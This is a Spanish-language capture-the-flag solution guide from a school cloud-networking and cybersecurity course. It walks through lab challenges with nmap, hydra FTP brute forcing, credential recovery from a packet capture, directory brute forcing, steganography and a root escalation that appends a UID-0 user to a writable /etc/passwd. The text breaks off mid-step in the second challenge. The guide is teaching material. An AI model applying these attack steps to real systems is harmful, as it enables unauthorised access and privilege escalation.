

# Solucionario Retos

## Redes en Cloud y Ciberseguridad

IES Leonardo Da Vinci

Curso 2020/2021



Álvaro Gómez Peña

David Riballo Lence

José Luis del Rio Gómez



## ANEXO Soluciones

### Índice de contenido

1. Reto 1: .....	3
2. Reto 2: .....	11
3. Reto 3 .....	20
4. Reto 4: .....	26
5. Reto 5: .....	32



## ANEXO Soluciones

### 1. Reto 1:

Para comenzar primero haremos un escaneo en la red en la que nos encontramos, si es el caso de estar en local, en caso de no estarlo al menos debemos conocer la IP de la máquina con la que vamos a trabajar, esto seguramente sea expuesto en la página principal del proyecto.

**nmap ip\_publica de la máquina**

Cuando lo hayamos realizado veremos las máquinas con sus respectivos puertos abiertos, en este caso, nos centraremos en el primer puerto que aparece el ftp (21)

```
Nmap scan report for 192.168.1.41
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
```

Normalmente en los ftp suele estar habilitada una cuenta para anónimos, así que vamos a probar con ella. Una vez dentro vemos que tenemos una imagen y un listado.txt con un montón de números. (Después de mucho pensar no damos cuenta que podría ser la clave para entrar en una cuenta de usuario del servidor FTP)

```
└─ $ ftp 192.168.1.41
Connected to 192.168.1.41.
220 (vsFTPd 3.0.3)
Name (192.168.1.41:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--  1 1001      1001      58941 Nov  7 11:42 imagen.jpg
-rw-r--r--  1 1001      1001          192 Nov  7 12:01 listado.txt
226 Directory send OK.
```

Para descargarnos los archivos bastará con usar el comando:

**get imagen.jpg**

**get listado.txt**

Intentamos buscar información con la imagen gracias a Google y su opción para buscar por imágenes.



# ANEXO Soluciones

Al subir la imagen nos damos cuenta que el nombre de este personaje es Shoto Todoroki y que pertenece a la serie My Hero Academia, así que vamos a hacer un listado con algunos de los nombres de los personajes de esta serie para ver si podemos acceder al ftp.

Una vez lo tengamos vamos a ver si con ayuda del programa hidra podemos acceder.

```
*personajes.txt
1 bakugo
2 lida
3 deku
4 todoroki
5 ochako
6 tokoyami
7 toga
```

Abrimos el programa y como vamos a utilizar dos listados tenemos que utilizar el siguiente comando:

```
hydra -L personajes.txt -P listado.txt fpt://IP_Maquina
```

Obtenemos un login con su contraseña, de modo que vamos a intentar entrar con ella para ver de verdad si funciona.

```
[root@parrot-virtual]~[/home/user]
└─# hydra -L personajes.txt -P listado.txt fpt://192.168.1.41
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-12 16:24:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 256 login tries (l:8/p:32), ~16 tries per task
[DATA] attacking fpt://192.168.1.41:21/
[21][fpt] host: 192.168.1.41 login: todoroki password: 11100
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-12 16:25:18
[root@parrot-virtual]~[/home/user]
└─#
```


Vemos como dentro de la cuenta existe una captura de wireshark así que vamos a descargárnosla y analizarla.



# ANEXO Soluciones

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw----- 1 122 127 112032 Nov 09 16:52 capturaWiresharkpagina.pcapng
226 Directory send OK.
ftp>
```


Si intentamos acceder a la página web de la ip que habíamos escaneado antes veremos como no nos deja porque se necesita un usuario y una contraseña.



Pero gracias al archivo del wireshark podremos entrar, bastará con filtrar por protocolo http y buscar la información de password y user, aquí podemos ver que las credenciales son:

**User: pagina**

**Password: web**



De modo que con esos datos ya podremos entrar.



## ANEXO Soluciones

Como no conocemos como está organizada esta página podemos utilizar una herramienta llamada Dirb que es un escáner de contenido web, también conocido como una herramienta de fuerza bruta para el descubrimiento de ficheros y directorios existentes en un portal web.

```
dirb http://ip_maquina/ -u pagina:web
```

Si queremos un escaneo más a fondo podemos usar el modo -w pero no será necesario en este caso.

```
---- Scanning URL: http://192.168.1.41/ ----
==> DIRECTORY: http://192.168.1.41/admin/
==> DIRECTORY: http://192.168.1.41/image/
==> DIRECTORY: http://192.168.1.41/img/
+ http://192.168.1.41/index.html (CODE:200|SIZE:119)
==> DIRECTORY: http://192.168.1.41/manual/
+ http://192.168.1.41/robots.txt (CODE:200|SIZE:16)
+ http://192.168.1.41/server-status (CODE:403|SIZE:277)
```

Ahora nos movemos por los diferentes directorios del apache, si visualizamos el fichero txt de robots.txt veremos que nos da la dirección de un directorio en el apache llamado find\_me.

The screenshot shows a web browser window with the address bar set to '192.168.1.41/robots.txt'. The page content displays the following text:

```
*  
/find_me
```

Una vez en ese directorio veremos en el código de la página una sucesión de números y letras.

The screenshot shows a web browser window with the address bar set to 'view-source:http://192.168.1.41/find\_me/find\_me.html'. The page content displays the following source code, numbered from 8 to 38:

```
8  
9 </html>  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35 <!--  
36 aHR0cDovL2lwLWRlLXBhZ2luYS13ZWIVbGlzdGFkby9nb2J1c3Rlcj50eHQ=  
37 -->  
38
```




## ANEXO Soluciones

Después mucho investigar llegas a la conclusión de que se trata de base64. (Es un sistema de numeración posicional que usa 64 como base. Es la mayor potencia que puede ser representada usando únicamente los caracteres imprimibles de ASCII).

Buscamos una página en internet para decodificarlo y nos aparece la siguiente dirección.

**DECODE** Decodes your data into the textarea below.

Nos dirigimos a ese directorio a ver que contiene, nos encontramos con lo siguiente. Como vemos el archivo se llama Gobuster, realizamos una búsqueda y vemos que se utiliza para hacer ataques de fuerza contra los directorios de un apache, parecido a Dirb utilizado anteriormente.



Para utilizarlo ponemos el siguiente comando y hacer un listado con las palabras que aparecen.

```
gobuster dir -u http://ip\_maquina/ -w pagina.txt -x php -U pagina -P web
```



## ANEXO Soluciones

Cuando consigamos que nos dé una salida veremos el archivo b374k.php, nos dirigimos a él, inspeccionamos el código de la página y vemos el siguiente directorio.

```
1 <html>
2 <body>
3 <?php
4
5     <!-- /haru -->
6 <?
7 </body>
8 </html>
```


Lo ponemos y veremos una imagen, deberemos descargarla para analizarla, ya que esta contiene información.

Index of /haru

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">haru_embed.jpg</a>	2020-11-09 13:00	94K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.41 Port 80


Existen varias herramientas para extraer datos de imágenes, pero la que funcionará con este archivo es **Stegosuite**. Nos descargamos el programa si no lo tenemos, y en el caso de tenerlo ya, pues lo abrimos y le damos a extraer.





## ANEXO Soluciones

Cuando finalice veremos algo como esto, una contraseña y usuario de SSH.



Nos conectamos al usuario:

```
ssh tsuna@ip
```

Y comprobamos el fichero passwd los permisos y el propietario de este:

```
ls -l /etc/passwd
```

```
tsuna@cliente-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 tsuna root 2719 Dec 24 19:14 /etc/passwd
tsuna@cliente-VirtualBox:~$
```

Vemos que el propietario es con el que estamos conectado por lo que no será necesario utilizar el sudo para poder editarla, además de que si lo intentamos no será posible ya que este usuario no está en el archivo sudoers por lo que no tiene permisos para usar sudo.


Una vez veamos esto pasamos a crear una contraseña mediante openssl.

```
openssl passwd -1 -salt nombre_contraseña
```

Cuando lo tengamos creado nos apuntamos lo que nos ha salido por pantalla

```
tsuna@cliente-VirtualBox:~$ openssl passwd -1 -salt alvaro 1234
$1$alvaro$dJ7tjzYZFbx6NJHj6btXJ0
tsuna@cliente-VirtualBox:~$
```

Ahora en el archivo passwd deberemos copiar lo siguiente del usuario root, copiamos a partir de la x y lo guardamos para usarlo posteriormente.





## ANEXO Soluciones

Ahora escribimos el siguiente comando para añadir los datos en el fichero de **passwd**.

```
echo "nombre:contraseña_de_openssl:0:0:root:root:/bin/bash" >> /etc/passwd
```

```
tsuna@cliente-VirtualBox:~$ echo "alvaro:$1$alvaro$dJ7tjzYZFbx6NJHj6btXJ0:0:0:root:root:/bin/bash" >> /etc/passwd
tsuna@cliente-VirtualBox:~$
```

Una vez copiado intentamos entrar con el usuario de modo que escribimos el siguiente comando:

**su alvaro (o el que hayamos escrito anteriormente)**

**contraseña: 1234 (o la que hubiésemos escrito en su momento)**

En este intento no nos dejará entrar, y lo más seguro sea de que no se ha copiado bien todo el contenido de la línea, de modo que nos desplazamos de nuevo hasta el fichero y comprobamos el usuario y copiamos de nuevo la contraseña que habíamos creado con openssl y nos debería quedar algo como esto.

```
alvaro:$1$alvaro$dJ7tjzYZFbx6NJHj6btXJ0:0:0:root:root:/bin/bash
```

```
^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar Texto ^J Justificar ^C Posición
^X Salir ^R Leer fich.^V Reemplazar ^U Pegar txt ^T Ortografía ^L Ir a línea
```

Ahora lo guardamos y de nuevo probamos a entrar con el usuario y la contraseña y veremos como si podemos.

```
tsuna@cliente-VirtualBox:~$ su alvaro
Contraseña:
root@cliente-VirtualBox:/home/tsuna#
```

Nos desplazamos hasta la carpeta de root y veremos la bandera llamada root.txt.



# ANEXO Soluciones

## 2. Reto 2:

Vamos a ver cómo se soluciona la CTF1 de David Riballo.

Para empezar, tenemos que acceder a 52.137.32.181.

Aquí podemos ver la página principal del reto, con un hipervínculo en el último bloque de contenido, por lo que al acceder, vamos a tener un código QR en pantalla:

The screenshot shows a web browser window with the URL 13.80.27.48/introduccion.Reto2. The page title is "Reto2: Rick & Morty". It contains sections for "Introducción", "Escenario", "Objetivo", "Consejos", and "Pistas". In the "Pistas" section, it says: "1. ¡Ninguna! Sólo ante el peligro Rick, como siempre." To the right of the text is a cartoon illustration of Rick Sanchez. Below the text is a large QR code. At the bottom of the page, there is a link: "Pulsa aquí para comenzar el reto".



Para conseguir pasar al siguiente paso, debemos descargarnos la imagen y posteriormente analizar los datos con un programa (en mi caso, he utilizado <https://zxing.org/w/decode.jspx>).



# ANEXO Soluciones

← → ⌂ https://zxing.org/w/decode.jspx

## ZXing Decoder Online

Decode a 1D or 2D barcode from an image on the web. Supported formats include:

- UPC-A and UPC-E
- EAN-8 and EAN-13
- Code 39
- Code 93
- Code 128
- ITF
- Codabar
- RSS-14 (all variants)
- RSS Expanded (most variants)
- QR Code
- Data Matrix
- Aztec
- PDF 417
- MaxiCode

Enter an image URL:

Or upload a file (<10MB, <10MP):

This web application is powered by the barcode scanning implementation in the open source [ZXing](#) project.  
Android users may download the [Barcode Scanner](#) or [Barcode Scanner+](#) application to access the same decoding as a mobile application.  
Copyright 2008 and onwards ZXing authors

### Decode Succeeded

Raw text	Bienvenido Rick. Hemos detectado que Evil Morty ha estado consultando una web, para llevar a cabo su plan. <a href="http://52.137.32.181/OperacionC_137/">http://52.137.32.181/OperacionC_137/</a> El código de acceso a la web es el siguiente: 1a3C1A2b\$ Mucho suerte en tu misión Rick, estamos contigo.
Raw bytes	40 07 24 26 96 56 e7 66 56 e6 96 46 f2 05 26 96 36 b2 e0 a0 a4 86 56 d6 f7 32 06 46 57 46 56 37 46 16 46 f2 07 17 56 52 04 57 66 96 c2 04 d6 f7 27 47 92 06 86 12 06 57 37 46 16 46 f2 06 36 f6 e7 37 56 c7 46 16 e6 46 f2 07 56 e6 12 07 76 56 22 c2 07 06 17 26 12 06 c6 c6 57 66 17 22 06 12 06 36 16 26 f2 07 37 52 07 06 c6 16 e2 e2 00 a0 a6 87 47 47 02 02 5f 9f ca 08 40 60 59 44 4f 63 2d 3e 9d 00 1f 5c 19 5c 98 58 da 5b db 90 d7 cc 4c cd cb c2 82 91 5b 08 18 f0 ec d9 1a 59 db c8 19 19 48 18 58 d8 d9 5c db c8 18 48 1b 18 48 1d d9 58 88 19 5c c8 19 5b 08 1c da 59 dd 5a 59 5b 9d 19 4e 82 82 8c 58 4c d0 cc 50 4c 98 89 02 82 93 5d 58 da 18 48 1c dd 59 5c 9d 19 48 19 5b 88 1d 1d 48 1b 5a 5c da 70 ec db 88 14 9a 58 da cb 08 19 5c dd 18 5b 5b dc c8 18 db db 9d 1a 59 db cb 88 00 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	Bienvenido Rick. Hemos detectado que Evil Morty ha estado consultando una web, para llevar a cabo su plan. <a href="http://52.137.32.181/OperacionC_137/">http://52.137.32.181/OperacionC_137/</a> El código de acceso a la web es el siguiente: 1a3C1A2b\$ Mucho suerte en tu misión Rick, estamos contigo.

Aquí podemos observar una serie de datos importantes, cómo puede ser la siguiente URL que necesitamos para el reto, junto con su código de acceso.



# ANEXO Soluciones

Si accedemos a [http://52.137.32.181/OperacionC\\_137](http://52.137.32.181/OperacionC_137) nos aparecerá lo siguiente:

Por lo que, ingresamos la contraseña y conseguiremos acceder al siguiente paso.

Buenos días Rick, hemos conseguido interceptar un billete interestelar de Evil Morty de hace unos días, al parecer está en el planeta Tierra C-137, por lo que tenemos que actuar con la mayor rapidez posible.

Es posible que en esta imagen consigas averiguar el dato que te falta, pero puede ser que no te resulte tan fácil como parece. Buena suerte, agente.



Para conseguir pasar al siguiente paso, es necesario saber el país de destino de Evil Morty, para posteriormente acceder a esa URL.

Una vez descargada la imagen, la subimos a <https://metashieldclean-up.elevenpaths.com/>



## ANEXO Soluciones

billete\_rick.jpg

Seleccionar

Analizar

Metadatos encontrados en billete\_rick.jpg

- + Country
- + GeodeticSurveyData
- + GpsDatestamp
- + GpsLatitudeReference
- + GpsLongitudeReference
- + GpsTimestamp
- + HorizontalResolution
- Latitude
  - Valores
    - ↔ 61°31'26.46001
    - ↔ 61,31.441000N
  - + Categorías
    - billete\_rick.jpg
- + Location
- Longitude
  - Valores
    - ↔ 105°19'7.5
    - ↔ 105,19.125000E
  - + Categorías
    - billete\_rick.jpg
- + Orientation
- + Province
- + ResolutionUnit
- + SoftwareVersion
- + State
- + VersionOfGps
- + VerticalResolution
- + Ychromosome

Aquí podemos observar que hay una Latitud y Longitud establecidas, por lo que vamos a ir a <https://www.coordenadas-gps.com/> para ver a qué país nos lleva los metadatos de la imagen.



# ANEXO Soluciones

## Latitud, Longitud y dirección de cualquier punto en el mapa

Haz clic en el mapa para obtener su dirección y coordenadas GPS directamente. La latitud y longitud se muestran en la columna de la izquierda y en el mapa.

Dirección

Obtener Coordenadas GPS

GD (grados decimales)\*

Latitud

Longitud

Obtener Dirección

GMS (grados, minutos, segundos)\*

Latitud  N  S  °  '  "

Longitud  E  O  °  '  "

Obtener Dirección

\* Sistema Geodésico Mundial 1984 (WGS 84)

Evenkiy district, Russia  
Latitud: 61.639167 | Longitud: 105.35138888888889

Obtener Altitud

Yakutsk

Tomsk

Krasnoyarsk

Bratsk


Barnaul

Irkutsk

© Stadia Maps © OpenMapTiles © OpenStreetMap contributors

Por lo que, el país destino es Rusia

Vamos a <http://52.137.32.181/Rusia/> y vemos que todo va bien:



Esta es la parte más importante de este paso, pues al enviar un correo a esta dirección de correo, nos contestará de forma automática con los datos necesarios para acceder al área restringida:

Quizás te sirva de ayuda contactar con el administrador del portal: [grupolazure@gmail.com](mailto:grupolazure@gmail.com)



# ANEXO Soluciones

**Respuesta automática:**  
 (Envía una respuesta automática a los mensajes entrantes. Si un contacto te envía varios mensajes, esta respuesta se enviará una vez cada 4 días como máximo.)

[Más información](#)

**Respuesta automática desactivada**


**Respuesta automática activada**

Primer día:

Último día:

Asunto:

Mensaje:

Sans Serif  

[« Texto](#)


Hola de nuevo Rick,

Lo primero de todo, ¡ enhorabuena por tus progresos en la búsqueda de Evil Morty!


Hemos conseguido interceptar una serie de datos de Evil Morty a su paso por Rusia:

Clave de acceso: 134@42x3#@#1  
 ¡Buena Suerte!

Una vez obtenida la clave de acceso al AREA RESTRINGIDA de RUSIA, accederemos a la siguiente web:



En la carpeta que nos descarguemos de MEGA, encontramos dos archivos, un archivo de texto .txt y un archivo de video .gif






## ANEXO Soluciones

En este documento podemos encontrar la siguiente dirección web, así mismo nos menciona que podremos encontrar la clave de acceso al visualizar al archivo .gif



Una vez accedido a [http://52.137.32.181/user\\_agent](http://52.137.32.181/user_agent) vemos que no nos vale sólo con poner la contraseña, pero en la alerta que nos salta, podemos ver que nos dice que tenemos que utilizar un user\_agent válido.





## ANEXO Soluciones

En este caso, tenemos que cambiar el user\_agent del navegador por el que nos cita en el texto, como pista. Para ello necesitamos un modificador de peticiones HTTP, en este caso, nosotros hemos utilizado el Tamper Data en Firefox.

The screenshot shows a Mozilla Firefox window with the Tamper Data extension active. The address bar displays the URL [http://52.137.32.181/user\\_agent/](http://52.137.32.181/user_agent/). A modal dialog box titled "Start Tamper Data - Mozilla Firefox" is open, showing the following details:

URL	<a href="http://52.137.32.181/user_agent/">http://52.137.32.181/user_agent/</a>
Method	GET
Type	main_frame

Below the details, there is a section titled "Request Body" with the message: "This request has no request body." At the bottom of the dialog are three buttons: "Stop Tamper", "Cancel Request", and "Ok".



## ANEXO Soluciones

Una vez dado el “Ok”, podremos modificar el usuario con el que estamos realizando las peticiones, de tal manera que así:

